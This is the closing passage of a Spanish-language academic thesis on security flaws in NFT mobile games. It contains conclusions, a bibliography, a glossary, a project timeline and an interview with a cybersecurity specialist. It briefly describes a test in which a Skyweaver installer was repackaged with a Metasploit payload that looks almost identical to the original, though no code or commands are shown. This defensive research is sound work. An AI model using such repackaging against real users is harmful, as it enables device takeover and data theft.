En conclusión, una aplicación, aparentemente inofensiva, puede haber sido infectada con un exploit y un payload. Al descargar paquetes de instalación de sitios ajenos al store oficial de Google, no se puede determinar que el mismo no haya sido modificado. Aunque el nombre del APK y la imagen sean las originales y luzcan confiables, puede que esté modificado. Incluso el tamaño del archivo original es similar al infectado por lo que tampoco es parámetro de comparación.



Nombre	Fecha de modificación	Tipo	Tamaño
 Skyweaver – TCG Deck Builder_v2.6.5_apk...	27/09/2022 11:45	BlueStacks Androi...	65.043 KB
 Skyweaver – Venom.apk	25/10/2022 8:56	BlueStacks Androi...	65.237 KB

Figura 57. Comparación entre el tamaño, ícono y nombre del instalador oficial y los propios del instalador infectado.

A partir del estudio de malware y vulnerabilidades, como el realizado en este documento, se demuestra la importancia de mantener los dispositivos siempre actualizados, para evitar vulnerabilidades, y por otro lado la de sólo descargar software del store oficial de Android para minimizar las probabilidades de descargar software modificado.

7. Conclusión Final

En el presente documento se aplican diferentes técnicas (análisis estático y dinámico) y herramientas (MobSF, APKTool, Metasploit), que se mencionan en detalle en el apartado de metodología para detectar, por un lado, deficiencias en términos de seguridad y explotarlas; y por otro el mal uso de la información confidencial en aplicaciones descentralizadas. Partiendo de las hipótesis y contrastándolas con los resultados obtenidos de los análisis a los diferentes juegos, podemos concluir lo siguiente:

Se valida la hipótesis que afirma que existen vulnerabilidades en materia de seguridad en los videojuegos del ecosistema NFT. Se pudo comprobar que los juegos analizados solicitan permisos que no deberían, no controlan la posible obtención de su código por ingeniería inversa, facilitando de esta manera la modificación del instalador y de sus comunicaciones. Esto se ve agravado en el caso de Axie Infinity, ya que la descarga oficial del juego sólo es posible a través del sitio web de Sky Mavis, eludiendo de esta forma, todas las protecciones y validaciones de contenido que realiza Google en su tienda de aplicaciones.

Adicionalmente, se ha podido comprobar de forma práctica que no se utilizan las medidas de seguridad adecuadas para ocultar y proteger la información sensible del usuario, transmitiéndola con algoritmos de encriptación deficientes y almacenándola en ubicaciones del dispositivo que son comunes a todas las aplicaciones. Esto es importante remarcarlo porque, como demostramos en la prueba de penetración, un usuario malintencionado podría obtener el control del dispositivo de la víctima y descargar toda la información que no estuviese debidamente protegida.

Independientemente de las vulnerabilidades en términos de seguridad de los juegos analizados, cabe remarcar que uno de los problemas más importantes en la actualidad es la falta de conocimiento por parte de los usuarios en cuestiones de seguridad. Y más importante aún, es la falta de interés de los mismos en estos temas. Esto se puede visualizar en los resultados obtenidos de la encuesta expuesta en el presente documento, donde, solo un 41% de los encuestados conocen las medidas de seguridad de los videojuegos y al ampliar la consulta a seguridad en Blockchain, este porcentaje desciende a 36%.

Ante esta falta de conocimiento, el objetivo del presente documento es generar conciencia acerca de las brechas de seguridad que poseen estos juegos, que en un principio parecían ser revolucionarios y que venían a romper con las reglas ya impuestas. Pero con las

demostraciones y la información presentada, estas compañías dueñas de los juegos crearon a su vez un nuevo paradigma, combinando los juegos y las finanzas, que se debe tener en cuenta a la hora de querer involucrarse.

El jugador debe primero elegir el juego que más le entretiene, porque la diversión es siempre lo que se quiere obtener de cualquier juego; y una vez que eso se cumpla, analizar la posibilidad de invertir su dinero en el juego. El valor de los tokens asociados a los juegos NFT es más volátil que el valor de las otras criptomonedas, tal y como se detalla en los Términos y Condiciones de LOKA: *los activos NFT son altamente volátiles debido a popularidad, la adopción, la especulación, la regulación, la tecnología y los riesgos de seguridad.*

A su vez se debe considerar al momento de invertir en un juego NFT que se están cediendo tanto datos sensibles como de finanzas a una plataforma que no es segura como la de un banco o una organización de renombre que llevan años mejorando su seguridad y preparándose contra ataques. Si bien los juegos NFT están montados sobre una Blockchain segura, esto no garantiza que las operaciones y comunicaciones que realiza la aplicación con los datos y las finanzas del jugador sean seguras.

8. Bibliografía

- ALIEN WORLDS, Alien Worlds Game Basics, 2022 [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <<https://alienworlds.io/>>
- ANDROID, Android documentation:Manifest.permission, 2022[en línea]. [Fecha de consulta: 07 de septiembre de 2022]. Disponible en <<https://developer.android.com/reference/android/Manifest.permission>>
- ANDROID, Android para desarrolladores, 2022 [en línea]. [Fecha de consulta: 10 de agosto de 2022]. Disponible en <<https://developer.android.com/>>
- APKPure.LOKA, APKPure:League of Kingdoms, 2022[en línea]. [Fecha de consulta: 06 de septiembre de 2022]. Disponible en <<https://apkpure.com/es/league-of-kingdoms/com.nplusent.lok/download>>
- APKPure.skyweaver, APKPure:Skyweaver, 2022 [en línea]. [Fecha de consulta: 07 de septiembre de 2022]. Disponible en <<https://apkpure.com/es/skyweaver-%E2%80%93-tcg-deck-builder/net.skyweaver.android>>
- ARGENTINA, Portal oficial del estado argentino, Estado Parte del Convenio 108, 2019 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <<https://www.argentina.gob.ar/noticias/argentina-estado-parte-del-convenio-108>>
- AXIE INFINITY, Official Axie Infinity Whitepaper, 2022 [en línea]. [Fecha de consulta: 20 de julio de 2022]. Disponible en <<https://whitepaper.axieinfinity.com/>>
- AXIE INFINITY, Privacy Policy, 2018 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <<https://axieinfinity.com/privacy-policy/>>
- BALL, Thomas. The Concept of Dynamic Analysis, 1999 [en línea]. [Fecha de consulta: 25 de agosto de 2022]. Disponible en <https://link.springer.com/chapter/10.1007/3-540-48166-4_14>
- BARRINGTON, Sarah; MERRILL, Nick. The Fungibility of Non-Fungible Tokens: A Quantitative Analysis of ERC-721 Metadata, 2022 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <<https://arxiv.org/abs/2209.14517>>
- BELCIC, Ivan. What Is an Exploit in Computer Security?, 2020 [en línea]. [Fecha de consulta: 26 de octubre de 2022]. Disponible en <<https://www.avg.com/en/signal/computer-security-exploits>>

- BESANCIA, Our 2021 NFT Yearly Report is out!, 2021 [en línea]. [Fecha de consulta: 11 de agosto de 2022]. Disponible en <<https://nonfungible.com/news/analysis/yearly-nft-market-report-2021>>
- BINANCE, Proof of Authority, 2022 [en línea]. [Fecha de consulta: 13 de agosto de 2022]. Disponible en <<https://academy.binance.com/es/articles/proof-of-authority-explained>>
- BINANCE.CONSENSUS, What Is a Blockchain Consensus Algorithm?,2018[en línea]. [Fecha de consulta: 24 de agosto de 2022]. Disponible en <<https://academy.binance.com/en/articles/what-is-a-blockchain-consensus-algorithm>>
- BINANCE.DAO, Decentralized Autonomous Organizations (DAOs),2020[en línea]. [Fecha de consulta: 20 de septiembre de 2022]. Disponible en <<https://academy.binance.com/en/articles/decentralized-autonomous-organizations-daos-explained>>
- BINANCE.ICO, What Is an ICO (Initial Coin Offering)? [en línea]. [Fecha de consulta: 10 de septiembre de 2022]. Disponible en <<https://academy.binance.com/es/articles/what-is-an-ico>>
- BINANCE.NFTGAMES. What Are NFT Games and How Do They Work?, 2021 [en línea]. [Fecha de consulta: 15 de octubre de 2022]. Disponible en <<https://academy.binance.com/en/articles/what-are-nft-games-and-how-do-they-work>>
- BINANCE.Sidechains, Escalabilidad del Blockchain - Sidechains y Payment Channels [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <<https://academy.binance.com/es/articles/blockchain-scalability-sidechains-and-payment-channels>>
- BINANCE.SMARTCONTRACT, What Are Smart Contracts?, 2019[en línea]. [Fecha de consulta: 20 de septiembre de 2022]. Disponible en <<https://academy.binance.com/en/articles/what-are-smart-contracts>>
- CÓDIGO CIVIL Y COMERCIAL DE LA NACIÓN, Ley 26.994, 2014 [en línea]. [Fecha de consulta: 20 de septiembre de 2022]. Disponible en <<http://servicios.infoleg.gob.ar/infolegInternet/anexos/235000-239999/235975/norma.htm>>

- COE, Council of Europe, Convention 108+, 2018 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <<https://rm.coe.int/convention-108-convention-for-the-protection-of-individuals-with-regar/16808b36f1>>
- COINMARKETCAP, AXS, 2022 [en línea]. [Fecha de consulta: 13 de agosto de 2022]. Disponible en <<https://coinmarketcap.com/currencias/axie-infinity/>>
- COINMARKETCAP, Charts, 2022 [en línea]. [Fecha de consulta: 10 de agosto de 2022]. Disponible en <<https://coinmarketcap.com/es/charts/>>
- COINMARKETCAP, TLM [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <<https://coinmarketcap.com/currencias/alien-worlds/>>
- COINMARKETCAP.TODAY, Nuevas criptomonedas, 2022 [en línea]. [Fecha de consulta: 27 de octubre de 2022]. Disponible en <<https://coinmarketcap.com/es/new/>>
- CONSTITUCIÓN NACIONAL, Ley N° 24.430, 1994 [en línea]. [Fecha de consulta: 20 de septiembre de 2022]. Disponible en <<http://servicios.infoleg.gob.ar/infolegInternet/anexos/0-4999/804/norma.htm>>
- CRIPTOMO, Daniel, ¿Qué es un Hash?, 2018 [en línea]. [Fecha de consulta: 21 de octubre de 2022]. Disponible en <<https://criptomo.com/que-es-un-hash/>>
- CWE.276, CWE-276: Incorrect Default Permissions [en línea]. [Fecha de consulta: 15 de septiembre de 2022]. Disponible en <<https://cwe.mitre.org/data/definitions/276.html>>
- CWE.327, CWE-327: Use of a Broken or Risky Cryptographic Algorithm [en línea]. [Fecha de consulta: 15 de septiembre de 2022]. Disponible en <<https://cwe.mitre.org/data/definitions/327.html>>
- CWE.89, CWE-89: Improper Neutralization of Special Elements used in an SQL Command [en línea]. [Fecha de consulta: 15 de septiembre de 2022]. Disponible en <<https://cwe.mitre.org/data/definitions/89.html>>
- DCHESS, Decentralized Chess, 2022 [en línea]. [Fecha de consulta: 10 de septiembre de 2022]. Disponible en <<https://teamdchess.gitbook.io/dchess/introduction/master>>
- DIPANJAN, Das; BOSE, Priyanka; RUARO, Nicola; KRUEGEL, Christopher; VIGNA, Giovanni. Understanding Security Issues in the NFT Ecosystem, 2022 [en línea]. [Fecha de consulta: 30 de mayo de 2022]. Disponible en <<https://arxiv.org/abs/2111.08893>>

- ETHEREUM, Estándar de token ERC-20, 2022 [en línea]. [Fecha de consulta: 10 de agosto de 2022]. Disponible en <<https://ethereum.org/es/developers/docs/standards/tokens/erc-20/>>
- ETHEREUM.NFT. Non-fungible tokens (NFT), 2021 [en línea]. [Fecha de consulta: 15 de octubre de 2022]. Disponible en <<https://ethereum.org/es/nft/>>
- ETHEREUM.stablecoins, MONEDAS ESTABLES [en línea]. [Fecha de consulta: 18 de septiembre de 2022]. Disponible en <<https://ethereum.org/es/stablecoins/>>
- GONZALEZ ALVAREZ, Miguel. Diseño e implementación de videojuego de tipo blockchain para móviles [en línea]. [Fecha de consulta: 23 de agosto de 2022]. Disponible en <<http://hdl.handle.net/10651/63943>>
- GOOGLE PLAY, League of Kingdoms [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <https://play.google.com/store/apps/details?id=net.skyweaver.android&hl=es_AR&gl=US>
- GOOGLE, Política de Software No Deseado [en línea]. [Fecha de consulta: 23 de agosto de 2022]. Disponible en <<https://www.google.com/about/unwanted-software-policy.html>>
- GOOGLE, Privacidad, engaño y abuso de dispositivos [en línea]. [Fecha de consulta: 23 de agosto de 2022]. Disponible en <<https://support.google.com/googleplay/android-developer/topic/9877467>>
- GOOGLE.PLAY.LOKA, League of Kingdoms [en línea]. [Fecha de consulta: 06 de septiembre de 2022]. Disponible en <https://play.google.com/store/apps/details?id=com.nplusent.lok&hl=es_BO>
- HALL, Phil, Alien Worlds Game Guide, Play to Earn [en línea]. [Fecha de consulta: 1 de octubre de 2022]. Disponible en <<https://www.playtoearn.online/games/alien-worlds/>>
- Horizon, Privacy Policy [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <<https://horizon.io/privacyhttps://support.skyweaver.net/en/collections/3482728-skyweaver-cards>>
- HORIZON, Privacy Policy, 2022 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <<https://horizon.io/privacy>>
- HUNICKE, Robin; LEBLANC, Marc; ZUBEK, Robert. MDA: A Formal Approach to Game Design and Game Research, 2004 [en línea]. [Fecha de consulta: 22 de octubre

- de 2022]. Disponible en <<https://www.aaai.org/Papers/Workshops/2004/WS-04-04/WS04-04-001.pdf>>
- HUNTER’S PRIDE, Hunter’s Pride White Paper, 2022, [en línea]. [Fecha de consulta: 10 de septiembre de 2022]. Disponible en <<https://docs-hpride.gitbook.io/hunters-pride-white-paper/nuestro-mundo/introduccion>>
 - INFOLEG, Ley de Datos Personales 25.326, 2000 [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <<http://servicios.infoleg.gob.ar/infolegInternet/anexos/60000-64999/64790/texact.htm#1>>
 - JETBRAINS, ¿Qué es el análisis de código estático?, 2022 [en línea]. [Fecha de consulta: 10 de agosto de 2022]. Disponible en <<https://www.jetbrains.com/es-es/teamcity/ci-cd-guide/concepts/static-code-analysis/>>
 - KOULIARIDIS, Vasileios; KAMOURAKLS, Georgios; CHATZOGLU, Efstratios; GENELATAKLS, Dimitrios; WANG, Hua; Dissecting contact tracing apps in the Android platform, Plos One [en línea]. [Fecha de consulta: 1 de octubre de 2022]. Disponible en <<https://journals.plos.org/plosone/article/authors?id=10.1371/journal.pone.0251867>>
 - LOKA, Privacy Policy, 2022 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <<https://leagueofkingdoms.com/terms/privacy.html>>
 - LOKA, Terms and Conditions, 2022 [en línea]. [Fecha de consulta: 20 de octubre de 2022]. Disponible en <https://leagueofkingdoms.com/doc/Terms%20and%20Conditions_League%20of%20Kingdoms.pdf>
 - LOKA.Whitepaper, League of Kingdoms Whitepaper 2022 [en línea]. [Fecha de consulta: 07 de septiembre de 2022]. Disponible en <<https://whitepaper.playersarena.foundation/loka/>>
 - MCINTYRE, Spencer. Metasploit Documentation, 2021 [en línea]. [Fecha de consulta: 26 de octubre de 2022]. Disponible en <<https://docs.metasploit.com>>
 - MIN, Tian; WEI, Cai. A Security Case Study for Blockchain Games, 2019 [en línea]. [Fecha de consulta: 26 de mayo de 2022]. Disponible en <https://www.researchgate.net/publication/333773432_A_Security_Case_Study_for_Blockchain_Games>

- MINISTERIO DE JUSTICIA, Ley 27.483, 2022 [en línea]. [Fecha de consulta: 20 de septiembre de 2022]. Disponible en <<https://www.argentina.gob.ar/justicia/derechofacil/leysimple/convenio-de-proteccion-de-las-personas-con-respecto-al-tratamiento-automatizado-de-datos-de-caracter>>
- MURTUZA, ¿Qué es un pool de minería de criptomonedas?, 2022 [en línea]. [Fecha de consulta: 27 de octubre de 2022]. Disponible en <<https://es.cointelegraph.com/news/what-is-a-cryptocurrency-mining-pool>>
- NATIONAL INSTITUTE OF STANDARDS AND TECHNOLOGY, NATIONAL VULNERABILITY DATABASE; CVE-2017-13156 Detail. [en línea]. [Fecha de consulta: 1 de octubre de 2022]. Disponible en <<https://nvd.nist.gov/vuln/detail/CVE-2017-13156>>
- OWASP.M5, M5: criptografía insuficiente [en línea]. [Fecha de consulta: 15 de septiembre de 2022]. Disponible en <<https://owasp.org/www-project-mobile-top-10/2016-risks/m5-insufficient-cryptography>>
- PECK, Michael; KINI, Gananand; PYLES, Andrew; Android Security Analysis Final Report, Defense Technical Information Center [en línea]. [Fecha de consulta: 22 de agosto de 2022]. Disponible en <<https://apps.dtic.mil/sti/citations/AD1014839>>
- PLAY STORE, Release with confidence [en línea]. [Fecha de consulta: 23 de agosto de 2022]. Disponible en <<https://play.google.com/console/about/guides/releasewithconfidence/>>
- RAZAGHPANAH, Abbas; NITHYANAND, Rishab; VALLINA-RODRIGUEZ, Narseo; SUNDARESAN, Srikanth; ALLMAN, Mark; KREIBICH, Christian; GILL, Phillipa. Apps, Trackers, Privacy, and Regulators: A Global Study of the Mobile Tracking Ecosystem [en línea]. [Fecha de consulta: 1 de octubre de 2022]. Disponible en <<https://dspace.networks.imdea.org/bitstream/handle/20.500.12761/507/trackers.pdf?sequence=1&isAllowed=y>>
- REDHAT, What is CI/CD?, 2022 [en línea]. [Fecha de consulta: 12 de agosto de 2022]. Disponible en <<https://www.redhat.com/en/topics/devops/what-is-ci-cd>>

- RONIN, Back to Building: Ronin Security Breach Postmortem [en línea]. [Fecha de consulta: 20 de agosto de 2022]. Disponible en <<https://roninblockchain.substack.com/p/back-to-building-ronin-security-breach>>
- RONIN, Community Alert: Ronin Validators Compromised, 2022 [en línea]. [Fecha de consulta: 20 de agosto de 2022]. Disponible en <<https://roninblockchain.substack.com/p/community-alert-ronin-validators>>
- SALSA, Cesar. 17 mejores juegos NFT que debes probar para ganar criptomonedas y dinero, 2021 [en línea]. [Fecha de consulta: 19 de agosto de 2022]. Disponible en <<https://www.elgrupoinformatico.com/noticias/mejores-juegos-nft-que-debes-probar-t82072.html>>
- SKYWEAVER, Skyweaver Cards [en línea]. [Fecha de consulta: 25 de septiembre de 2022]. Disponible en <<https://support.skyweaver.net/en/collections/3482728-skyweaver-cards>>
- SPLINTERLANDS, Terms of Service, 2022 [en línea]. [Fecha de consulta: 19 de octubre de 2022]. Disponible en <<https://support.splinterlands.com/hc/en-us/articles/4412517301140-Terms-of-Service>>
- TRELEAVEN, Phillip; GENDAL, Richard; YANG, Danny. Blockchain Technology in Finance, 2017 [en línea]. [Fecha de consulta: 22 de agosto de 2022]. Disponible en <<https://ieeexplore.ieee.org/abstract/document/8048631>>
- XIA, P., WANG, H. y otros. Trade or Trick? Detecting and Characterizing Scam Tokens on Uniswap Decentralized Exchange, 2021 [en línea]. [Fecha de consulta: 28 de mayo de 2022]. Disponible en <<https://arxiv.org/abs/2109.00229>>
- YASH, Gupta; JAYANTH, Kumar; REIFERS, Andrew. Identifying Security Risks in NFT Platforms, 2022 [en línea]. [Fecha de consulta: 30 de mayo de 2022]. Disponible en <<https://arxiv.org/abs/2204.01487>>

9. Anexos

9.1. Anexo I – Glosario

- AI: Axie Infinity: Juego NFT de mayor relevancia al momento.
- ATS: Advertising and Tracking Services o Trackers.
- AXS: Axie Infinity Shard: Token digital que funciona como criptomoneda asociada al Axie Infinity. Puede ser intercambiado por dinero.
- Blockchain: tecnología descentralizada y distribuida que guarda la posesión y las transacciones de activos digitales.
- CCG: Collectible Card Game: Tipo de juegos de cartas coleccionables. Ejemplo: Pokémon / Magic The Gathering
- CEO: Chief Executive Officer que se traduce al español como "director ejecutivo".
- CEX: Plataformas de intercambios centralizadas.
- Criptomoneda: divisa alternativa o moneda digital en la cual sus transacciones quedan registradas en una Blockchain.
- CWE: Common Weakness Enumeration: lista de brechas de seguridad comunes tanto de software como hardware encontradas por la comunidad.
- DeFi: Finanzas descentralizadas. Parte de las palabras en inglés “decentralized finance”.
- DEX: Plataformas de intercambios descentralizados.
- ICO: Oferta inicial de moneda, es un método que permite a equipos reunir fondos para proyectos del ámbito de las criptomonedas.
- IEEE: Institute of Electrical and Electronics Engineers: sociedad profesional más grande y prestigiosa del mundo, dedicada a promover y divulgar los avances científicos en las áreas de Ingeniería Eléctrica, Electrónica, Energética, Informática y afines.
- INCIBE: Instituto Nacional de Ciberseguridad de España: sociedad que funciona como entidad de referencia para el desarrollo de ciberseguridad.
- Juego de estrategia: Tipo de juegos dónde se controlan múltiples personajes y edificios como cuarteles, casas, granjas, que generan más personajes y distintas unidades con el objetivo de conseguir mayor cantidad de recursos que el oponente dentro de un mapa. Ejemplo: Age of Empires, Warcraft, Starcraft.

- Juego de rol: Tipo de juegos dónde se controla un único personaje y lo hace evolucionar mediante objetos y niveles. Ejemplo: MU Online, Lineage, World of Warcraft.
- Juego de tipo Auto Battler: Tipo de juego similar al de estrategia en que se manejan varias unidades, pero en este caso el jugador sólo es responsable por elegir los personajes y colocarlos en un tablero. Los personajes “batallan” por si solos, de ahí su nombre. Ejemplo: Auto chess, Team fight tactics, Underlords.
- Juego de tipo shooter: Tipo de juegos donde se controla un personaje, pero con principal foco en la puntería y precisión para disparar armas de fuego. Ejemplo: Counter-Strike, Quake.
- NFT: Non Fungible Token: Activo único que funciona mediante Blockchain
- OWASP: Open Web Application Security Project: fundación sin fin de lucro que trabaja para mejorar la seguridad del software
- P2E: Play To Earn: término asociado a los juegos NFT dado que los jugadores de éstos adquieren NFTs que luego pueden intercambiarse por dinero.
- Sidechain: Cadena lateral o sidechain es una cadena de bloques alterna que es usada para mejorar las prestaciones de una cadena de bloques o blockchain ya existente.
- SLP: Smooth Love Potion: Moneda digital de uso únicamente dentro del juego Axie Infinity. No tiene valor monetario asociado.
- SPS: Splintershards: token asociado al juego Splinterlands.
- TLM: Trilium: token asociado al juego Alien Worlds.
- Token: Objeto comerciable electrónicamente.
- USDC: United State Dollar Coin es una criptomoneda que se conoce como moneda estable es decir que la variación en el precio es mínima y pueden canjearse 1 USD Coin por aproximadamente US\$ 1,00, dándole un precio estable.

9.2. Anexo II - Avance del proyecto

A continuación se detalla el cronograma de tareas finalizado y luego la descripción de cómo fue ese avance.




Figura 58. Cronograma de tareas Abril-Agosto



Figura 59. Cronograma de tareas Julio-Diciembre

El presente proyecto de tesis consta de 16 tareas y 5 hitos, planeados al inicio de este. En el diagrama se pueden apreciar las fechas planificadas de inicio y fin, las cuáles, en su mayoría, se cumplieron en tiempo y forma, salvo las siguientes a detallar. Inicialmente se estimó una semana para la tarea **Setup de infraestructura básica**, tiempo suficiente para configurar un entorno de trabajo capaz de realizar el análisis estático de los juegos. Pero al comenzar la tarea **Análisis dinámico de datos que recopilan los juegos**, se evidencia la necesidad de una arquitectura más robusta, que involucre un sistema de emulación de dispositivos Android que

permitiera realizar análisis remotos de las aplicaciones por fuera de la máquina virtual de Kali Linux. Esta nueva necesidad conlleva, por un lado, que la curva de aprendizaje fuera menos pronunciada y, por otro lado, que la finalización de la tarea de puesta en marcha del entorno necesario y la que refiere al análisis dinámico, se extiendan 2 meses de las respectivas fechas previstas inicialmente.




Figura 60. Curva de aprendizaje del equipo Davel – Nappa.

En la figura se puede apreciar la curva de aprendizaje del equipo en las metodologías aplicadas y las tecnologías involucradas en el presente trabajo. Se evidencia que al inicio del proyecto se adquirieron rápidamente los conocimientos básicos, luego la curva comienza a estabilizarse en una meseta ante las dificultades inherentes de las técnicas avanzadas de análisis dinámico y finalmente la curva vuelve a crecer al final del proyecto cuando pudimos aplicar empíricamente los conocimientos adquiridos en un análisis en tiempo real de un juego.

Con respecto al User Research, y particularmente a las entrevistas, se evidencia una dificultad en hallar a profesionales dispuestos a reunirse por lo que la tarea **Entrevista experto ciberseguridad**, planificada inicialmente para el mes de mayo, se demora hasta el mes de septiembre. Análogamente, la tarea **Entrevista profesional desarrollo** proyectada también para mayo, no se realiza en tiempo y forma por falta de desarrolladores dispuestos, culminando en la cancelación de esta.

Hasta el momento de la confección del presente documento, los hitos se cumplen en tiempo y forma quedando pendientes aquellos cuya fecha de inicio planificada es posterior al día de hoy.

9.3. Anexo III – Entrevista completa al especialista de seguridad

Transcripción de la entrevista realizada el día 09 de septiembre del 2022 al especialista en ciberseguridad Damián D'Aquila.

¿Qué es el ecosistema NFT?

-El ecosistema NFT como tal, no es un ecosistema de NFT, sino que el ecosistema que es el ecosistema blockchain. Claro, eso es muy importante para afinarlo. Dentro de todo lo que es el ecosistema blockchain, lo que prima es la descentralización. ¿Y bien? Y entonces todo lo que se cree no tiene como objetivo final descentralizar algo. Eso sería como la versión más purista que podamos llegar a tener nosotros, que estamos en ese a nosotros como miembro de esa comunidad. No, lo que buscamos nosotros es dar soluciones a problemas mediante la descentralización. Ahora, ¿qué es lo que termina pasando? Y esto termina pasando a la hora de emprender fundamentalmente. Sí, en todos estos proyectos, porque no dejan de ser startups. Cada uno de los proyectos que van saliendo, ya sea un juego o que quieren descentralizar una historia clínica electrónica. Tratan de imponer la tecnología por sobre el problema que se quiere resolver. Entonces eso es un problema grande. Y eso es algo que está atravesando hoy todo el ecosistema.

¿Por qué la gente paga por jugar?

-¿Qué es lo que te lleva a vos a pagar para comprar una consola o llevarte la compu al último, al máximo nivel posible para poder jugar un jueguito? Bueno, porque jugar es divertido y los juegos son copados y punto. O sea, nos gustan los juegos y lo hacemos. No hay mucha explicación más atrás de eso. Entonces a un cráneo. Lo que se le ocurrió fue decir “Che, si la gente ya paga por jugar y no recibe nada a cambio, vamos a darle guita por jugar”.

Y eso conceptualmente es un error. Porque la gente no es que juega sin nada, por nada a cambio. En realidad, la gente juega porque recibe algo muy importante a cambio, que es diversión. O sea, entonces yo juego porque soy un tonto y lo hago gratis. No, no, pará, pará. Yo estoy pagando por diversión en vez de pagar una entrada al cine, que es lo que estoy recibiendo por pagarla la entrada al cine es la diversión de ver una película y una experiencia lo hago en un videojuego. Entonces yo a través del videojuego recibo una experiencia. Algo que es muy visceral. ¿por qué elegís un tipo de juego en vez del Super Mario? ¿Por qué te vas a jugar un shooter en vez de una estrategia? Algo que es algo interno del jugador, del perfil del jugador.

Y es algo muy, muy propio de cada uno. A mí me encantan los juegos de rol, por ejemplo. Sí, y me fascina. Me encicío. Estoy jugando al Diablo 2. Ahora todavía, en mis ratos de distensión en la computadora juego al diablo dos. La versión viejita, y el juego me encanta y me divierte y me gusta los personajes. Y entonces hay mucho que recibo a cambio. Por lo que yo pago, que fue haber comprado el juego, instalarlo y hacerlo. Recibo mucho cambio.

Nosotros conocemos juegos como el Diablo donde luego de jugar mucho tiempo logramos tener grandes personajes, pero que luego al desinstalarlo los perdimos para siempre ¿Los juegos basados en NFT lograrían solucionar esto?

-¿Qué pasa si yo te levanto un marketplace? Tengo un market que esté integrado incluso vos podés comprar ítems de Diablo y que no son NFT ni son pagados con cripto ni nada. Si entras ahí podés comprar ítems.

Y después lo dejaste, no te sirvió más, lo volvéis a poner en la venta en ese market y en ningún momento usamos la palabra NFT, ni cripto, ni blockchain, ni descentralización, ni nada. Entonces digo, realmente esto viene a solucionar un problema, ¿no? ¿Entonces? Ojo con esto que les digo, imponer la tecnología por sobre una necesidad, hay una necesidad entonces.

Pero vos fijate que la línea lógica del cráneo que empezó a armar los juegos en NFTs, fue “las personas juegan porque son muy tontos y no reciben nada a cambio, pagan por no recibir nada a cambio, solo por jugar”. Lo cual es un error de concepto porque recibimos un montón a cambio. Entonces, ahora si yo le doy un incentivo económico. Se van a tirar de cabeza. ¿No? Entonces los productos que empezaron a salir fueron y después sí que hablamos de Axie, porque en algún momento van a tener que mencionar a Axie. Vamos a crear un “algo” parecido a un juego.

Como si crear un juego fuese algo sencillo, ¿no? La lógica detrás era “hacer algo que no importa si es muy o poco divertido. Pero cómo va a haber plata del otro lado, todo el mundo se va a tirar y los que se van a tirar son jugadores”.

